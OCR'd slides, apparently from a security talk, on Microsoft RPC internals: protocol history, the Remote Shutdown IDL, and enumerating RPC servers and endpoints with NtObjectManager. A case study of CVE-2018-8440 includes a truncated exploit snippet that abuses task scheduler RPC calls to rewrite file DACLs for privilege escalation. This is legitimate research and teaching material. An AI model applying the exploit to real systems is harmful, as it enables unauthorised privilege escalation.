
(segue)

What’s a pirate’s favorite protocol?

RPC!



The Evolution of Procedure Calls



https://docs.microsoft.com/en-us/windows/desktop/rpc/the-programming-model

Microsoft in the 90’s

- 90’s - Internet/networking is becoming popular. How do we support it?
  - Sockets (TCP/UDP), Named pipes, HTTP, etc.

- Problem: For each protocol, developers have to build their own
  - Serialization and data representation on the wire
  - Message passing
  - Failure conditions
  - Security
    - Integrity checking
    - Access control
    - Privacy (Encryption)

Very error prone, inconsistent, and potentially insecure

Solution: **MS-RPC!**

MS Remote Procedure Calls (~1995)

- Modified and extended implementation of DCE/RPC
  - DCE/RPC was an collaboratively built industry “standard”
  - Provided a standardized framework for invoking remote procedures
  - Built-in Extensibility


- Uses
  - Client-Server Protocol
  - Remote procedure invocation (call functions in remote processes/machines)
  - Data exchange

Common Underlying Protocols:

- TCP, UDP, SMB Named Pipes, HTTP, ALRPC(asynchronous local RPC)

RPC Server Spelunking

Listing RPC Servers with RpcView



Microsoft Open Protocol Specifications

- https://msdn.microsoft.com/en-us/library/gg685446.aspx

- Detail select (not all!) RPC Servers in use by Windows

MSDN Library
Open Specifications
Protocols
Windows Protocols
Technical Documents
[MS-RSP]: Remote Shutdown Protocol
2 Messages
2.1 Transport
2.2 Common Data Types
2.3 Shutdown Reasons

2.1 Transport

This protocol uses the following RPC protocol sequences as specified in [MS-RPCE] (sect NCACN_NP):

- RPC over TCP/IP (for the WindowsShutdown RPC interface)
- RPC over named pipes (for the WinReg and InitShutdown RPC interfaces)

This protocol uses the following RPC endpoints:

- dynamic endpoints as specified in [C706] part 4 (for the WindowsShutdown RPC
- well-known endpoint \PIPE\InitShutdown over named pipes (for the InitShutdow
- well-known endpoint \PIPE\winreg over named pipes (for the WinReg RPC interfa

This protocol MUST use the following UUIDs:

- WinReg Interface: 338CD001-2244-31F1-AAAA-900038001003
- InitShutdown Interface: 894DE0C0-0D55-11D3-A322-00C04FA321A1

RPC Methods

- Technical Documents
- [MS-RSP]: Remote Shutdown Protocol
- 3 Protocol Details
- 3.2 InitShutdown Server Details
  - **3.2.4 Message Processing Events and Sequencing Rules**
    - 3.2.4.1 BaseInitiateShutdown (Opnum 0)
    - 3.2.4.2 BaseAbortShutdown (Opnum 1)
    - 3.2.4.3 BaseInitiateShutdownEx (Opnum 2)

The **InitShutdown** interface includes the following methods.<7>

Methods in RPC Opnum Order

Method	Description
BaseInitiateShutdown	The BaseInitiateShutdown method is used to initiate the shutdown of the remote computer. Opnum: 0
BaseAbortShutdown	The BaseAbortShutdown method is used to terminate the shutdown of the remote computer Opnum: 1
BaseInitiateShutdownEx	The BaseInitiateShutdownEx method extends BaseInitiateShutdown to include a reason for sh Opnum: 2

Note Exceptions MUST NOT be thrown beyond those thrown by the underlying RPC protocol [MS-RPCE], unless specified otherw

- MSDN Library
- Open Specifications
- Protocols
- Windows Protocols
- Technical Documents
- [MS-RSP]: Remote Shutdown Protocol
  - 6 Appendix A: Full IDL
    - **6.1 Appendix A.1: initshutdown.idl**
    - 6.2 Appendix A.2: windowsshutdown.idl
    - 6.3 Appendix A.3: winreg.idl


```
unsigned long
BaseInitiateShutdown(
    [ in, unique ] PREGISTRY_SERVER_NAME ServerName,
    [ in, unique ] PREG_UNICODE_STRING lpMessage,
    [ in ] unsigned long dwTimeout,
    [ in ] unsigned char bForceAppsClosed,
    [ in ] unsigned char bRebootAfterShutdown
    );

unsigned long
BaseAbortShutdown(
    [ in, unique ] PREGISTRY_SERVER_NAME ServerName
    );

unsigned long
BaseInitiateShutdownEx(
    [ in, unique ] PREGISTRY_SERVER_NAME ServerName,
    [ in, unique ] PREG_UNICODE_STRING lpMessage,
    [ in ] unsigned long dwTimeout,
    [ in ] unsigned char bForceAppsClosed,
    [ in ] unsigned char bRebootAfterShutdown,
    [ in ] unsigned long dwReason
    );
```

NtObjectManager

```
Install-Package NtObjectManager  # Latest version on Github
Import-Module NtObjectManager

$DbgHelpPath = 'C:\Path\To\Dbghelp.dll'
$SymbolPath = 'C:\Symbols'

$Dlls = ls C:\windows\system32\*.dll


$Definitions = Get-RpcServer `
    -FullName $Dlls.FullName `
    -DbgHelpPath $DbgHelpPath `
    -SymbolPath $SymbolPath `
    -AsText
```

NtObjectManager – Querying the Endpoint Mapper

Get-RpcEndpoint

```
1   Get-RpcEndpoint
```

```
UUID                                 Version  Protocol Endpoint                         Annotation
----                                 -------  -------- --------                         ----------
d95afe70-a6d5-4259-822e-2c84da1ddb0d 1.0      ncacn... 1536
30adc50c-5cbc-46ce-9a0e-91914789e23c 1.0      ncalrpc  LRPC-59fd88d09a98893a81          NRP server endpoint
64d1d045-f675-460b-8a94-570246b36dab 1.0      ncalrpc  ClipServiceTransportEndpoin...   CLIPSVC Default RPC In...
ead694ed-2243-44cb-a9dc-85d3ba934dab 0.0      ncalrpc  OLE8755C4AE7A0C42127404021C...
ead694ed-2243-44cb-a9dc-85d3ba934dab 0.0      ncalrpc  \Sessions\1\AppContainerNam...
3473dd4d-2e88-4006-9cba-22570909dd10 5.1      ncalrpc  LRPC-a926616a7a05734538          WinHttp Auto-Proxy Ser...
bf4dc912-e52f-4904-8ebe-9317c1bdd497 1.0      ncalrpc  OLE30165F4E63A0C56418914923...
bf4dc912-e52f-4904-8ebe-9317c1bdd497 1.0      ncalrpc  LRPC-b755372fb77852463a
be7f785e-0e3a-4ab7-91de-7e46e443be29 0.0      ncalrpc  LRPC-94fdbeff2fde931e20
54b4c689-969a-476f-8dc2-990885e9f562 0.0      ncalrpc  LRPC-94fdbeff2fde931e20
06bba54a-be05-49f9-b0a0-30f790261023 1.0      ncalrpc  OLE0D1A9B129F9F542B632C1F7A...   Security Center
06bba54a-be05-49f9-b0a0-30f790261023 1.0      ncalrpc  LRPC-2fa4683556b41d4200          Security Center
```

Case Study - CVE-2018–8440

- Local privilege escalation 0-day dropped on Twitter
- (summarizing briefly) Two RPC methods in the task scheduler could change thes security descriptor on any file
  - Allows you to change the permissions of any file

```
void RunExploit()
{
    RPC_BINDING_HANDLE handle;
    RPC_STATUS status = CreateBindingHandle(&handle);

    //These two functions will set the DACL on an arbitrary file (see hardlink i
    _SchRpcCreateFolder(handle, L"UpdateTask", L"D:(A;;FA;;;BA)(A;OICIIO;GA;;;BA
    _SchRpcSetSecurity(handle, L"UpdateTask", L"D:(A;;FA;;;BA)(A;OICIIO;GA;;;BA)
}
```

- Demo

Key Takeaways

- It's worth taking the time to study and understand the inner workings of Microsoft Windows.
    - We're still just scratching the surface of some technologies and vulnerabilities/functionality are everywhere!
- Complicated standards and specifications are often harder to secure
- Old cruft is a gold mine!
    - Not just on Windows ;)

Thanks!